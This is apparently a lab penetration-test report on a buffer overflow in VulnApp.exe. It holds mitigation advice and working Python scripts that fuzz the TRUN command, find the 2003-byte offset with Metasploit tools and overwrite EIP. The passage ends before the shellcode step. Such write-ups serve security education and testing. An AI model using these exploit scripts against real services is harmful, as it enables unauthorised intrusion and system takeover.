



Buffer Overflow Exploitation Report



Date: February 15th, 2021
Project: 02-21
Version 1.0

Table of Contents

| | |
|--|----|
| Table of Contents..... | 2 |
| Executive Summary..... | 3 |
| Phases of Penetration Test..... | 3 |
| Findings Overview..... | 3 |
| Recommendations..... | 4 |
| Severity Scale..... | 4 |
| Exploitation..... | 5 |
| 1.Fuzzing To Check Vulnerability..... | 5 |
| 2.Generating A Pattern To Find The Offset..... | 7 |
| 3.Overwritting And Controlling The EIP..... | 9 |
| 4.Identifying Bad Characters..... | 10 |
| 5.Identifying The Right Module..... | 11 |
| 6.Generating The Shell Code..... | 14 |
| Appendix..... | 16 |

Table of Figures

| | |
|---|----|
| Figure 1.1: fuzzScript.py | 5 |
| Figure 1.2: Attaching VulnApp to Immunity Debugger | 6 |
| Figure 1.3: Immunity Debugger running VulnApp.exe..... | 6 |
| Figure 1.4:Running fuzzScript.py and crash message | 7 |
| Figure 1.5: Register Values Inspection after VulnApp crash | 7 |
| Figure2.1: Generating The Pattern..... | 7 |
| Figure2.2:Adding Generated Pattern To New Script..... | 8 |
| Figure2.3: EAX,ESP and EIP values after running fuzzScript2.py..... | 8 |
| Figure 2.4: Identifying the Offset..... | 8 |
| Figure3.1: shellScript.py..... | 9 |
| Figure3.2: Overwritten EIP Register On Immunity..... | 9 |
| Figure4.1: shellScript2.py to find Bad Characters..... | 10 |
| Figure 4.2: Hex dump after running bad character script with null byte include..... | 10 |
| Figure 4.3: Hex dump after running bad character script without null byte included..... | 11 |
| Figure 5.1: mona.py python script..... | 11 |
| Figure 5.2: mona modules on Immunity Debugger showing DLL's..... | 12 |
| Figure 5.3: Using nasm_shell to find opcode equivalent of JMP EST..... | 12 |
| Figure 5.4: Using mona commands to find Return Addresses..... | 12 |
| Figure 5.5: shellScript3.py showing inserted JMP Code..... | 13 |
| Figure 5.6: Inserting Breakpoints Using Pointer..... | 13 |
| Figure 5.7: Immunity recording breakpoint at essfunc.625011AF..... | 13 |
| Figure 6.1: Script With generated msfvenom shell code for Root Access..... | 14 |
| Figure 6.2: Gaining Root Access..... | 14 |

EXECUTIVE SUMMARY

Akolade Adelaja conducted a comprehensive security assessment of the VulnApp.exe application on the Windows 7 Lab VM to determine its existing vulnerabilities by engaging in a penetration test that was conducted on the 14th of February 2021. The goal of the “pentest” is to act as a malicious actor by performing attacks against the application with the aim of discovering any vulnerabilities that could lead to a breach, and be leveraged to gain access to the system through the application.

This assessment harnessed testing based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment* and the *OWASP Testing Guide (v4)* to provide documentation and proof of developing a working exploit.

PHASES OF PENETRATION TEST

Phases of penetration testing activities include the following:

- Planning – Goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and recommendations.



FINDINGS OVERVIEW

While conducting the penetration test, there was one critical vulnerability discovered in the system. Adelaja was able to gain root access and connect to the windows machine as an administrator. This was possible due to a vulnerable program being executed as an administrator, which led to remote system access.

A brief technical overview is listed below:

Target: VulnApp.exe – Low-privilege shell was obtained by performing a Buffer-Overflow attack against the application found open on port 9999 granting Adelaja full root/administrative privileges. Once access was established, privilege escalation was possible due to the write permissions of ‘lab’; which allowed the creation of a new admin ‘lab2’ to the etc/passwd file.

RECOMMENDATIONS

To increase security posture and prevent Buffer Overflows in Enterprises, Adelaja recommends the following mitigations and/or remediations be performed:

- **Implement Secure Development Practices.** Developers of C++ and C applications should include regular testing in pre and post deployment phases of software development to detect and fix stack and heap buffer overflows. use intrusion detection and prevention systems.
- **Avoid standard library functions that are not bounds-checked.** Such as strcpy, scanf and gets.
- **Permissions Audit of System Files.** Perform baseline and scheduled audits of permissions to system files to ensure those system files follow best security practices. Avoid service accounts owning sensitive system files that control local user access as misconfigurations with permissions can be leveraged to gain full administrative access.
- **Enforced bounds-checking at Run time.** ASLR (Address space layout randomization) randomizes the positions of system executables, stacks, heaps, and libraries in memory. This increases the difficulty for an attacker to locate them for exploitation. There is also the Structured Exception Handling Overwrite Protection, which blocks malicious code from attacking a system that manages hardware and software exceptions in Windows
- **Use of Executable Space Protection.** Mark areas of memory as executable or non-executable, preventing attackers from running buffer overflow code in some regions in memory.
- **Automatic Protection At Language Level.**

SEVERITY SCALE

CRITICAL Severity Issue: Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.

HIGH Severity Issue: Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.

MEDIUM Severity Issue: Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.

LOW Severity Issue: Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.

INFORMATIONAL Issue: Meant to increase client's knowledge. Likely no actual threat.

EXPLOITATION


During the exploitation phase, Adelaja will attempt to exploit a buffer Overflow attack within the windows 7 operating system using the following steps:

1. Fuzzing to check vulnerability
2. Generating A Pattern To find The Offset
3. Overwriting and Controlling the EIP
4. Identify Bad Characters
5. Identifying The Right Module
6. Generating The Shell Code

The end goal for the tester is to attempt to penetrate the target system gaining as much access privilege as possible. Adelaja will stay within the scope that was determined during pre-engagement.

1.Fuzzing To Check Vulnerability

Before proceeding to develop the exploit. The application is checked to find any vulnerable injection points unable to handle large amounts of data causing the application to crash. The TRUN command on Vulnapp.exe is known to be vulnerable and the python script below was developed to attack this specific command [Figure 1.1].



```
File Edit Search View Document Help
~/fuzzScript.py - Mousepad

#!/usr/bin/python
import sys, socket, os
from time import sleep

buffer = "A" * 100

while True:
    try:
        expl=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        expl.connect(('192.168.56.107',9999))

        expl.send(('TRUN /./' + buffer))
        expl.close()
        sleep(1)
        buffer = buffer + "A"*100

    except:
        print "Fuzzing crashed at %s bytes" % str(len(buffer))
        sys.exit()
```

Figure 1.1: fuzzScript.py

In the above code, a socket to enable the connection is created and passed the IP address of the target host (192.168.56.107) and the identified port (9999) Then the buffer variable assigned 100 A characters is binded to the vulnerable 'TRUN' command and sent to the target machine. It will send A (\x41 in hex) incrementally at 100 bytes a time until it's no longer able to communicate with the port. After a successful crash, a message will be displayed highlighting when crashed occurred in bytes.

Note that the additional characters '/./' are commands that go after TRUN and must be included to gain access to this injection point.

Before running the fuzzScript, the VulnApp.exe is attached to immunity debugger [Figure 1.2] [Figure1.3].




Figure 2.2: Attaching VulnApp to Immunity Debugger




Figure 3.3: Immunity Debugger running VulnApp.exe

Running the script [Figure 1.4] now will confirm that the A character values declared in the script are creating an access violation and getting passed to the EBP register [Figure

1.5]. In this case, it didn't overwrite the EIP but it stops communicating with the port at 2100 bytes establishing that the application crashed.

```
kali@kali:~$ ./fuzzScript.py
c^CFuzzing crashed at 2100 bytes
kali@kali:~$
```

Figure 4.4: Running fuzzScript.py and crash message




Figure 5.5: Register Values Inspection after VulnApp crash

2. Generating A Pattern To Find The Offset

Using the pattern_create ruby file provided by Metasploit, a unique string of no repeating characters will be generated [Figure 2.1] and sent to the application's buffer using the second python script [Figure 2.2]. This payload will display a value on the EIP when the program crashes [Figure 2.3]. This value can then be used to find the offset. The offset is the exact number of bytes it takes to fill the application's buffer.

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2A
h3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9
Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2A
s3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9
Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2B
o3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9
Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv
6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz
3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9
Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2C
k3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9
Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr
6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv
3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9
Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc
6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9
```

Figure 2.1: Generating the Pattern


```

~/fuzzScript2.py - Mousepad
File Edit Search View Document Help
#!/usr/bin/python
import sys, socket, os

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A

try:
    expl=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    expl.connect(('192.168.56.107',9999))

    expl.send(('TRUN ./.' + buffer))
    expl.close()

except:
    print "Error Connecting To The Server"
    sys.exit()

```

Figure 2.2: Adding Generated pattern to New Script

```

Registers (FPU)
EAX 0170F200 ASCII "TRUN ././Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A"
EDX 00000044
ESP 0170F9E0 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9"
ESI 00000000
EDI 00000000
EIP 386F4337
CS 001B 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
SS 0023 32bit 0(FFFFFFFF)
ES 0023 32bit 0(FFFFFFFF)
FS 003B 32bit 7FDE000(FFF)
GS 0000 NULL
LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g

```

Figure 2.3: EAX,ESP and EIP values after running fuzzScript2.py

For this application, the EIP value in the debugger is 386F4337. Using a second ruby script from Metasploit called `pattern_offset.rb` on this EIP value will search for a pattern (within the generated 2500 characters from the `pattern_create` script [Figure 2.1]) that matches the EIP value 386F4337, showing us the exact point the EIP register begins.

In this case it found an offset of 2003 bytes [Figure 2.4]. This is critical as Adelaja now knows there are 2003 bytes right before the EIP, with the EIP itself being 4 bytes long. With this knowledge, those 4 specific bytes can now be overridden to gain control of the EIP.

```


kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2500 -q 386F4337
[*] Exact match at offset 2003
kali@kali:~$

```

Figure 2.4: Identifying the Offset

3.Overwriting and Controlling the EIP

To gain control of the EIP, another python script is run to send a custom buffer to the VulnApp application. The script below [Figure 3.1] will be using a new variable shellcode which is assigned a string of 2003 character A's (2003 as this is the number of bytes before the EIP) plus 4 character B's (To clearly define the EIP's 4 bytes).



```
~/shellScript.py - Mousepad
File Edit Search View Document Help

fuzzScript2.py x shellScript.py x

#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.56.107',9999))

    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error Connecting To The Server"
    sys.exit()
```

Figure 3.1: *shellScript.py*

When the script is run and the VulnApp application crashes, looking at the registers on immunity shows the TRUN Command and the A's, on the EBP the A's in hex format 414141 and on the EIP the B's in hex format 424242 [Figure 3.2]. The EIP is overwritten and can be used to point to malicious code.


